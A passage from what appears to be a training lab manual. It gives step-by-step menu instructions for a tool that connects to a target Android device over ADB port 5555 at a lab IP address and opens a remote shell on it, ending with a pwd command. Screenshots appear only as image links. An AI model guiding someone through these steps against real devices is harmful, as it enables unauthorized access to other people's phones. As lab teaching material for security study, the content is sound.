
9. Type **3** and press **Enter** to select **[3] Connect a new phone** option.

10. When prompted to **Enter a phones ip address**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

> Note: If you are getting **Connection timed out** error, then type **3** again and press **Enter**. If you do not get any option, then type **3** and press **Enter** again, until you get **Enter a phones ip address** option.

11. You will see that the target **Android** device (in this case, **10.10.1.14**) is connected through port number **5555**.


> Note: If you are unable to establish a connection with the target device, then press **Ctrl+C** and re-perform **steps#7-10**.



12. Now, at the **main_menu** prompt, type **4** and press **Enter** to choose **Access Shell on a phone**.


13. When prompted to **Enter a device name**, type the target Android device's IP address (in this case, **10.10.1.14**) and press **Enter**.

14. You can observe that a shell command line appears, as shown in the screenshot.




15. In the shell command line, type **pwd** and press **Enter** to view the present working directory on the target Android device.

